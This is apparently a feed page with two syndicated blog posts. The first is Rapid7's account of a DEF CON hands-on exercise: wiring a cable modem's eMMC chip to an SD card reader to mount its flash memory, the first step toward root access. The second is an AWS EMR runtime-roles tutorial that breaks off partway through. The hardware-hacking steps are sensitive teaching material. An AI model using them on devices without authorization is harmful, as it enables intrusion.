Hands-On IoT Hacking: Rapid7 at DEF CON 30 IoT Village, Part 1

Post Syndicated from Deral Heiland original https://blog.rapid7.com/2022/10/18/hands-on-iot-hacking-rapid7-at-def-con-30-iot-village-part-1/

Hands-On IoT Hacking: Rapid7 at DEF CON 30 IoT Village, Part 1

Rapid7 was back this year at DEF CON 30 participating at the IoT Village with another hands-on hardware hacking exercise, with the goal of teaching attendees’ various concepts and methods for IoT hacking. Over the years, these exercises have covered several different embedded device topics, including how to use a Logic Analyzer, extracting firmware, and gaining root access to an embedded IoT device.

Like last year, we had many IoT Village attendees request a copy of our exercise manual, so again I decided to create an in-depth write-up about the exercise we ran, with some expanded context to answer several questions and expand on the discussion we had with attendees at this year’s DEF CON IoT Village.

This year’s exercise focused on the following key areas:

  • Interaction with eMMC in circuit
  • Using Linux dd command to make binary copy of flash memory
  • Use unsquashfs and mksquashfs commands to unpack and repack read only squash file systems
  • Alter startup files within the embedded Linux operating system to execute code during device startup
  • Leverage dropbear to enable SSH access

Summary of exercise

The goal of this year’s hands-on hardware hacking exercise was to gain root access to a Arris SB6190 Cable modem without needing to install any external code. To do this, the user interacted with the device via a PHISON PS8211-0 embedded multimedia controller (eMMC) to mount up and gain access to the NAND flash memory storage. With NAND flash memory access, the user was able to identify the partitions of interest and extract those partitions using the Linux dd command.

Next, the user extracted the filesystem from the partition binary files and was then able to modify key elements to enable SSH access over the ethernet connection. After the modification where completed the filesystems were repacked and written back to the modem device. Finally, the attendee was able to power up the device and login over ethernet using SSH with root access and default device password.

Hands-On IoT Hacking: Rapid7 at DEF CON 30 IoT Village, Part 1

eMMC access to flash memory

In this first section of the exercise, we focused on understanding the process of gaining access to the NAND flash memory by interacting with a PHISON PS8211-0 embedded multimedia controller (eMMC).

Wiring up eMMC and SD card breakout board

To interact with typical eMMC devices, we typically need the following connections.

  • CMD Command
  • DAT Data
  • CLK Clock
  • VCC Voltage 3.3v
  • VCCq Controller Voltage 1.8v – 3.3v
  • GND Ground

As shown in the above bullets, there are typically two different voltages required to interact with eMMC chips. However, in this case, we determined that the PHISON PS8211-0 eMMC chip did not have a different controller voltage for VCCq, meaning that the voltage used was only 3.3v for this example.

When connecting to and interacting with an eMMC device, we usually can utilize the internal power supply of the device. This often works well when different VCC and VCCq voltages are required, but in those cases, we also have to hold the microcontroller unit (MCU) at reset state to prevent the processor from causing interruption when trying to read memory. In this example, we found that the PHISON eMMC chip and NAND memory could be powered by supplying the voltage externally via the SD Card reader.

When using an SD Card reader to supply voltage, we must avoid hooking up the device’s normal source of power also. Hooking both sources – normal and SD Card – into the devices will lead to permanent damage to the device.


When it comes to soldering the needed wiring for this exercise, we realized allowing attendees to do the soldering connection would be much more complex than we could support. So, all the wiring was presoldered before the IoT Village event using 30-gauge color-coded wirewrap wire. This wiring was then attached to a SD Card breakout board as shown below in Figure 1:

  • White = Data
  • Blue = Clock
  • Yellow = Command
  • Red = Voltage (VCC)
  • Black = Ground
Hands-On IoT Hacking: Rapid7 at DEF CON 30 IoT Village, Part 1
Figure 1: Wiring Hookups

Also, as you can see in the above images, the wires do not run parallel against each other, but have a reasonable gap between them and pass over each other perpendicularly when they cross over. This is because we found during testing that if we ran wires directly next to each other, it caused the partitions to fail to mount properly, most likely because noise was induced into the lines from the other lines affecting the signal.

Note: If you are looking to do your own wiring, the 30-gauge wirewrap wire I used is a Polyvinylidene fluoride coated insulation wire under the brand name of Kynar. The benefit of using Kynar wirewrap is that this insulation does not melt or shrink as easily from heat from the solder iron. When heated by a solder iron, standard plastic-coated insulation will shrink back, exposing uninsulated wire. This can lead to wires shorting out on the circuit board.

Connect SD card reader


With the modem wired up to SD Card breakout as shown above we can mount NAND flash memory by connecting a SD Card reader. Note, not all SD Card readers will work, I used a simple trial and error method with several SD Card readers I had in my possession until I found that an inexpensive DYNEX brand reader worked. It should be attached as shown below in Figure 2:

Hands-On IoT Hacking: Rapid7 at DEF CON 30 IoT Village, Part 1
Figure 2: Connected SD Card Reader


Once plugged in, the various partitions on the Cable modem NAND Flash memory should start loading. In this case a total of seven partitions mounted up. This can take a few minutes to complete. If your system opened each one of the volumes as it mounted, I typically shut them down to avoid all the confusion on your system desktop. To see the layout of the various partitions on the NAND Flash and gather information as needed for reading and writing to the correct partitions. We used the Linux application Disks. Once Disks is opened you can click on the 118 MB Drive in the left column, and it will show all of the partitions and should look something like Figure 3 below:

Hands-On IoT Hacking: Rapid7 at DEF CON 30 IoT Village, Part 1
Figure 3: Disks NAND Flash Partitions

In our second installment of this 4-part blog series, we’ll discuss the step of extracting partition data. Check back with us next week!

Introducing runtime roles for Amazon EMR steps: Use IAM roles and AWS Lake Formation for access control with Amazon EMR

Post Syndicated from Stefano Sandona original https://aws.amazon.com/blogs/big-data/introducing-runtime-roles-for-amazon-emr-steps-use-iam-roles-and-aws-lake-formation-for-access-control-with-amazon-emr/

You can use the Amazon EMR Steps API to submit Apache Hive, Apache Spark, and others types of applications to an EMR cluster. You can invoke the Steps API using Apache Airflow, AWS Steps Functions, the AWS Command Line Interface (AWS CLI), all the AWS SDKs, and the AWS Management Console. Jobs submitted with the Steps API use the Amazon Elastic Compute Cloud (Amazon EC2) instance profile to access AWS resources such as Amazon Simple Storage Service (Amazon S3) buckets, AWS Glue tables, and Amazon DynamoDB tables from the cluster.

Previously, if a step needed access to a specific S3 bucket and another step needed access to a specific DynamoDB table, the AWS Identity and Access Management (IAM) policy attached to the instance profile had to allow access to both the S3 bucket and the DynamoDB table. This meant that the IAM policies you assigned to the instance profile had to contain a union of all the permissions for every step that ran on an EMR cluster.

We’re happy to introduce runtime roles for EMR steps. A runtime role is an IAM role that you associate with an EMR step, and jobs use this role to access AWS resources. With runtime roles for EMR steps, you can now specify different IAM roles for the Spark and the Hive jobs, thereby scoping down access at a job level. This allows you to simplify access controls on a single EMR cluster that is shared between multiple tenants, wherein each tenant can be easily isolated using IAM roles.

The ability to specify an IAM role with a job is also available on Amazon EMR on EKS and Amazon EMR Serverless. You can also use AWS Lake Formation to apply table- and column-level permission for Apache Hive and Apache Spark jobs that are submitted with EMR steps. For more information, refer to Configure runtime roles for Amazon EMR steps.

In this post, we dive deeper into runtime roles for EMR steps, helping you understand how the various pieces work together, and how each step is isolated on an EMR cluster.

Solution overview

In this post, we walk through the following:

  1. Create an EMR cluster enabled to use the new role-based access control with EMR steps.
  2. Create two IAM roles with different permissions in terms of the Amazon S3 data and Lake Formation tables they can access.
  3. Allow the IAM principal submitting the EMR steps to use these two IAM roles.
  4. See how EMR steps running with the same code and trying to access the same data have different permissions based on the runtime role specified at submission time.
  5. See how to monitor and control actions using source identity propagation.

Set up EMR cluster security configuration

Amazon EMR security configurations simplify applying consistent security, authorization, and authentication options across your clusters. You can create a security configuration on the Amazon EMR console or via the AWS CLI or AWS SDK. When you attach a security configuration to a cluster, Amazon EMR applies the settings in the security configuration to the cluster. You can attach a security configuration to multiple clusters at creation time, but can’t apply them to a running cluster.

To enable runtime roles for EMR steps, we have to create a security configuration as shown in the following code and enable the runtime roles property (configured via EnableApplicationScopedIAMRole). In addition to the runtime roles, we’re enabling propagation of the source identity (configured via PropagateSourceIdentity) and support for Lake Formation (configured via LakeFormationConfiguration). The source identity is a mechanism to monitor and control actions taken with assumed roles. Enabling Propagate source identity allows you to audit actions performed using the runtime role. Lake Formation is an AWS service to securely manage a data lake, which includes defining and enforcing central access control policies for your data lake.

Create a file called step-runtime-roles-sec-cfg.json with the following content:

{
    "AuthorizationConfiguration": {
        "IAMConfiguration": {
            "EnableApplicationScopedIAMRole": true,
            "ApplicationScopedIAMRoleConfiguration": 
                {
                    "PropagateSourceIdentity": true
                }
        },
        "LakeFormationConfiguration": {
            "AuthorizedSessionTagValue": "Amazon EMR"
        }
    }
}

Create the Amazon EMR security configuration:

aws emr create-security-configuration \
--name 'iamconfig-with-iam-lf' \
--security-configuration file://step-runtime-roles-sec-cfg.json


You can also do the same via the Amazon console:

  1. On the Amazon EMR console, choose Security configurations in the navigation pane.
  2. Choose Create.
  3. Choose Create.
  4. For Security configuration name, enter a name.
  5. For Security configuration setup options, select Choose custom settings.
  6. For IAM role for applications, select Runtime role.
  7. Select Propagate source identity to audit actions performed using the runtime role.
  8. For Fine-grained access control, select AWS Lake Formation.
  9. Complete the security configuration.

The security configuration appears in your security configuration list. You can also see that the authorization mechanism listed here is the runtime role instead of the instance profile.

Launch the cluster

Now we launch an EMR cluster and specify the security configuration we created. For more information, refer to Specify a security configuration for a cluster.

The following code provides the AWS CLI command for launching an EMR cluster with the appropriate security configuration. Note that this cluster is launched on the default VPC and public subnet with the default IAM roles. In addition, the cluster is launched with one primary and one core instance of the specified instance type. For more details on how to customize the launch parameters, refer to create-cluster.

If the default EMR roles EMR_EC2_DefaultRole and EMR_DefaultRole don’t exist in IAM in your account (this is the first time you’re launching an EMR cluster with those), before launching the cluster, use the following command to create them:

aws emr create-default-roles

Create the cluster with the following code:

#Change with your Key Pair
KEYPAIR=<MY_KEYPAIR>
INSTANCE_TYPE="r4.4xlarge"
#Change with your Security Configuration Name
SECURITY_CONFIG="iamconfig-with-iam-lf"
#Change with your S3 log URI
LOG_URI="s3://mybucket/logs/"

aws emr create-cluster \
--name "iam-passthrough-cluster" \
--release-label emr-6.7.0 \
--use-default-roles \
--security-configuration $SECURITY_CONFIG \
--ec2-attributes KeyName=$KEYPAIR \
--instance-groups InstanceGroupType=MASTER,InstanceCount=1,InstanceType=$INSTANCE_TYPE  InstanceGroupType=CORE,InstanceCount=1,InstanceType=$INSTANCE_TYPE \
--applications Name=Spark Name=Hadoop Name=Hive \
--log-uri $LOG_URI

When the cluster is fully provisioned (Waiting state), let’s try to run a step on it with runtime roles for EMR steps enabled:

#Change with your EMR cluster ID
CLUSTER_ID=j-XXXXXXXXXXXXX
aws emr add-steps \
--cluster-id $CLUSTER_ID \
--steps '[{
            "Type": "CUSTOM_JAR",
            "ActionOnFailure": "CONTINUE",
            "Jar": "command-runner.jar",
            "Name": "Spark Example",
            "Args": [
              "spark-submit",
              "--class",
              "org.apache.spark.examples.SparkPi",
              "/usr/lib/spark/examples/jars/spark-examples.jar",
              "5"
            ]
        }]'

After launching the command, we receive the following as output:

An error occurred (ValidationException) when calling the AddJobFlowSteps operation: Runtime roles are required for this cluster. Please specify the role using the ExecutionRoleArn parameter.

The step failed, asking us to provide a runtime role. In the next section, we set up two IAM roles with different permissions and use them as the runtime roles for EMR steps.

Set up IAM roles as runtime roles

Any IAM role that you want to use as a runtime role for EMR steps must have a trust policy that allows the EMR cluster’s EC2 instance profile to assume it. In our setup, we’re using the default IAM role EMR_EC2_DefaultRole as the instance profile role. In addition, we create two IAM roles called test-emr-demo1 and test-emr-demo2 that we use as runtime roles for EMR steps.

The following code is the trust policy for both of the IAM roles, which lets the EMR cluster’s EC2 instance profile role, EMR_EC2_DefaultRole, assume these roles and set the source identity and LakeFormationAuthorizedCaller tag on the role sessions. The TagSession permission is needed so that Amazon EMR can authorize to Lake Formation. The SetSourceIdentity statement is needed for the propagate source identity feature.

Create a file called trust-policy.json with the following content (replace 123456789012 with your AWS account ID):

{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::123456789012:role/EMR_EC2_DefaultRole"
            },
            "Action": "sts:AssumeRole"
        },
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::123456789012:role/EMR_EC2_DefaultRole"
            },
            "Action": "sts:SetSourceIdentity"
        },
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::123456789012:role/EMR_EC2_DefaultRole"
            },
            "Action": "sts:TagSession",
            "Condition": {
                "StringEquals": {
                    "aws:RequestTag/LakeFormationAuthorizedCaller": "Amazon EMR"
                }
            }
        }
    ]
}

Use that policy to create the two IAM roles, test-emr-demo1 and test-emr-demo2:

aws iam create-role \
--role-name test-emr-demo1 \
--assume-role-policy-document file://trust-policy.json

aws iam create-role \
--role-name test-emr-demo2 \
--assume-role-policy-document file://trust-policy.json

Set up permissions for the principal submitting the EMR steps with runtime roles

The IAM principal submitting the EMR steps needs to have permissions to invoke the AddJobFlowSteps API. In addition, you can use the Condition key elasticmapreduce:ExecutionRoleArn to control access to specific IAM roles. For example, the following policy allows the IAM principal to only use IAM roles test-emr-demo1 and test-emr-demo2 as the runtime roles for EMR steps.

  1. Create the job-submitter-policy.json file with the following content (replace 123456789012 with your AWS account ID):
    {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Sid": "AddStepsWithSpecificExecRoleArn",
                "Effect": "Allow",
                "Action": [
                    "elasticmapreduce:AddJobFlowSteps"
                ],
                "Resource": "*",
                "Condition": {
                    "StringEquals": {
                        "elasticmapreduce:ExecutionRoleArn": [
                            "arn:aws:iam::123456789012:role/test-emr-demo1",
                            "arn:aws:iam::123456789012:role/test-emr-demo2"
                        ]
                    }
                }
            },
            {
                "Sid": "EMRDescribeCluster",
                "Effect": "Allow",
                "Action": [
                    "elasticmapreduce:DescribeCluster"
                ],
                "Resource": "*"
            }
        ]
    }

  2. Create the IAM policy with the following code:
    aws iam create-policy \
    --policy-name emr-runtime-roles-submitter-policy \
    --policy-document file://job-submitter-policy.json

  3. Assign this policy to the IAM principal (IAM user or IAM role) you’re going to use to submit the EMR steps (replace 123456789012 with your AWS account ID and replace john with the IAM user you use to submit your EMR steps):
    aws iam attach-user-policy \
    --user-name john \
    --policy-arn "arn:aws:iam::123456789012:policy/emr-runtime-roles-submitter-policy"

IAM user john can now submit steps using arn:aws:iam::123456789012:role/test-emr-demo1 and arn:aws:iam::123456789012:role/test-emr-demo2 as the step runtime roles.

Use runtime roles with EMR steps

We now prepare our setup to show runtime roles for EMR steps in action.

Set up Amazon S3

To prepare your Amazon S3 data, complete the following steps:

  1. Create a CSV file called test.csv with the following content:
    1,a,1a
    2,b,2b

  2. Upload the file to Amazon S3 in three different locations:
    #Change this with your bucket name
    BUCKET_NAME="emr-steps-roles-new-us-east-1"
    
    aws s3 cp test.csv s3://${BUCKET_NAME}/demo1/
    aws s3 cp test.csv s3://${BUCKET_NAME}/demo2/
    aws s3 cp test.csv s3://${BUCKET_NAME}/nondemo/

    For our initial test, we use a PySpark application called test.py with the following contents:

    from pyspark.sql import SparkSession
    spark = SparkSession.builder.appName("my app").enableHiveSupport().getOrCreate()
    
    #Change this with your bucket name
    BUCKET_NAME="emr-steps-roles-new-us-east-1"
    
    try:
      spark.read.csv("s3://" + BUCKET_NAME + "/demo1/test.csv").show()
      print("Accessed demo1")
    except:
      print("Could not access demo1")
    
    try:
      spark.read.csv("s3://" + BUCKET_NAME + "/demo2/test.csv").show()
      print("Accessed demo2")
    except:
      print("Could not access demo2")
    
    try:
      spark.read.csv("s3://" + BUCKET_NAME + "/nondemo/test.csv").show()
      print("Accessed nondemo")
    except:
      print("Could not access nondemo")
    spark.stop()

    In the script, we’re trying to access the CSV file present under three different prefixes in the test bucket.

  3. Upload the Spark application inside the same S3 bucket where we placed the test.csv file but in a different location:
    #Change this with your bucket name
    BUCKET_NAME="emr-steps-roles-new-us-east-1"
    aws s3 cp test.py s3://${BUCKET_NAME}/scripts/

Set up runtime role permissions

To show how runtime roles for EMR steps works, we assign to the roles we created different IAM permissions to access Amazon S3. The following table summarizes the grants we provide to each role (emr-steps-roles-new-us-east-1 is the bucket you configured in the previous section).

S3 locations \ IAM Roles test-emr-demo1 test-emr-demo2
s3://emr-steps-roles-new-us-east-1/* No Access No Access
s3://emr-steps-roles-new-us-east-1/demo1/* Full Access No Access
s3://emr-steps-roles-new-us-east-1/demo2/* No Access Full Access
s3://emr-steps-roles-new-us-east-1/scripts/* Read Access Read Access
  1. Create the file demo1-policy.json with the following content (substitute emr-steps-roles-new-us-east-1 with your bucket name):
    {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Action": [
                    "s3:*"
                ],
                "Resource": [
                    "arn:aws:s3:::emr-steps-roles-new-us-east-1/demo1",
                    "arn:aws:s3:::emr-steps-roles-new-us-east-1/demo1/*"
                ]                    
            },
            {
                "Effect": "Allow",
                "Action": [
                    "s3:Get*"
                ],
                "Resource": [
                    "arn:aws:s3:::emr-steps-roles-new-us-east-1/scripts",
                    "arn:aws:s3:::emr-steps-roles-new-us-east-1/scripts/*"
                ]                    
            }
        ]
    }

  2. Create the file demo2-policy.json with the following content (substitute emr-steps-roles-new-us-east-1 with your bucket name):
    {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Action": [
                    "s3:*"
                ],
                "Resource": [
                    "arn:aws:s3:::emr-steps-roles-new-us-east-1/demo2",
                    "arn:aws:s3:::emr-steps-roles-new-us-east-1/demo2/*"
                ]                    
            },
            {
                "Effect": "Allow",
                "Action": [
                    "s3:Get*"
                ],
                "Resource": [
                    "arn:aws:s3:::emr-steps-roles-new-us-east-1/scripts",
                    "arn:aws:s3:::emr-steps-roles-new-us-east-1/scripts/*"
                ]                    
            }
        ]
    }

  3. Create our IAM policies:
    aws iam create-policy \
    --policy-name test-emr-demo1-policy \
    --policy-document file://demo1-policy.json
    
    aws iam create-policy \
    --policy-name test-emr-demo2-policy \
    --policy-document file://demo2-policy.json

  4. Assign to each role the related policy (replace 123456789012 with your AWS account ID):
    aws iam attach-role-policy \
    --role-name test-emr-demo1 \
    --policy-arn "arn:aws:iam::123456789012:policy/test-emr-demo1-policy"
    
    aws iam attach-role-policy \
    --role-name test-emr-demo2 \
    --policy-arn "arn:aws:iam::123456789012:policy/test-emr-demo2-policy"

    To use runtime roles with Amazon EMR steps, we need to add the following policy to our EMR cluster’s EC2 instance profile (in this example EMR_EC2_DefaultRole). With this policy, the underlying EC2 instances for the EMR cluster can assume the runtime role and apply a tag to that runtime role.

  5. Create the file runtime-roles-policy.json with the following content (replace 123456789012 with your AWS account ID):
    {
        "Version": "2012-10-17",
        "Statement": [{
                "Sid": "AllowRuntimeRoleUsage",
                "Effect": "Allow",
                "Action": [
                    "sts:AssumeRole",
                    "sts:TagSession",
                    "sts:SetSourceIdentity"
                ],
                "Resource": [
                    "arn:aws:iam::123456789012:role/test-emr-demo1",
                    "arn:aws:iam::123456789012:role/test-emr-demo2"
                ]
            }
        ]
    }

  6. Create the IAM policy:
    aws iam create-policy \
    --policy-name emr-runtime-roles-policy \
    --policy-document file://runtime-roles-policy.json

  7. Assign the created policy to the EMR cluster’s EC2 instance profile, in this example EMR_EC2_DefaultRole:
    aws iam attach-role-policy \
    --role-name EMR_EC2_DefaultRole \
    --policy-arn "arn:aws:iam::123456789012:policy/emr-runtime-roles-policy"

Test permissions with runtime roles

We’re now ready to perform our first test. We run the test.py script, previously uploaded to Amazon S3, two times as Spark steps: first using the test-emr-demo1 role and then using the test-emr-demo2 role as the runtime roles.

To run an EMR step specifying a runtime role, you need the latest version of the AWS CLI. For more details about updating the AWS CLI, refer to Installing or updating the latest version of the AWS CLI.

Let’s submit a step specifying test-emr-demo1 as the runtime role:

#Change with your EMR cluster ID
CLUSTER_ID=j-XXXXXXXXXXXXX
#Change with your AWS Account ID
ACCOUNT_ID=123456789012
#Change with your Bucket name
BUCKET_NAME=emr-steps-roles-new-us-east-1

aws emr add-steps \
--cluster-id $CLUSTER_ID \
--steps '[{
            "Type": "CUSTOM_JAR",
            "ActionOnFailure": "CONTINUE",
            "Jar": "command-runner.jar",
            "Name": "Spark Example",
            "Args": [
              "spark-submit",
              "s3://'"${BUCKET_NAME}"'/scripts/test.py"
            ]
        }]' \
--execution-role-arn arn:aws:iam::${ACCOUNT_ID}:role/test-emr-demo1

This command returns an EMR step ID. To check our step output logs, we can proceed two different ways:

  • From the Amazon EMR console – On the Steps tab, choose the View logs link related to the specific step ID and select stdout.
  • From Amazon S3 – While launching our cluster, we configured an S3 location for logging. We can find our step logs under $(LOG_URI)/steps/<stepID>/stdout.gz.

The logs could take a couple of minutes to populate after the step is marked as Completed.

The following is the output of the EMR step with test-emr-demo1 as the runtime role:

+---+---+---+
|_c0|_c1|_c2|
+---+---+---+
|  1|  a| 1a|
|  2|  b| 2b|
+---+---+---+

Accessed demo1
Could not access demo2
Could not access nondemo

As we can see, only the demo1 folder was accessible by our application.

Diving deeper into the step stderr logs, we can see that the related YARN application application_1656350436159_0017 was launched with the user 6GC64F33KUW4Q2JY6LKR7UAHWETKKXYL. We can confirm this by connecting to the EMR primary instance using SSH and using the YARN CLI:

[hadoop@ip-172-31-63-203]$ yarn application -status application_1656350436159_0017
...
Application-Id : application_1656350436159_0017
Application-Name : my app
Application-Type : SPARK
User : 6GC64F33KUW4Q2JY6LKR7UAHWETKKXYL
Queue : default
Application Priority : 0
...

Please note that in your case, the YARN application ID and the user will be different.

Now we submit the same script again as a new EMR step, but this time with the role test-emr-demo2 as the runtime role:

#Change with your EMR cluster ID
CLUSTER_ID=j-XXXXXXXXXXXXX
#Change with your AWS Account ID
ACCOUNT_ID=123456789012
#Change with your Bucket name
BUCKET_NAME=emr-steps-roles-new-us-east-1

aws emr add-steps \
--cluster-id $CLUSTER_ID \
--steps '[{
            "Type": "CUSTOM_JAR",
            "ActionOnFailure": "CONTINUE",
            "Jar": "command-runner.jar",
            "Name": "Spark Example",
            "Args": [
              "spark-submit",
              "s3://'"${BUCKET_NAME}"'/scripts/test.py"
            ]
        }]' \
--execution-role-arn arn:aws:iam::${ACCOUNT_ID}:role/test-emr-demo2

The following is the output of the EMR step with test-emr-demo2 as the runtime role:

Could not access demo1
+---+---+---+
|_c0|_c1|_c2|
+---+---+---+
|  1|  a| 1a|
|  2|  b| 2b|
+---+---+---+

Accessed demo2
Could not access nondemo

As we can see, only the demo2 folder was accessible by our application.

Diving deeper into the step stderr logs, we can see that the related YARN application application_1656350436159_0018 was launched with a different user 7T2ORHE6Z4Q7PHLN725C2CVWILZWYOLE. We can confirm this by using the YARN CLI:

[hadoop@ip-172-31-63-203]$ yarn application -status application_1656350436159_0018
...
Application-Id : application_1656350436159_0018
Application-Name : my app
Application-Type : SPARK
User : 7T2ORHE6Z4Q7PHLN725C2CVWILZWYOLE
Queue : default
Application Priority : 0
...

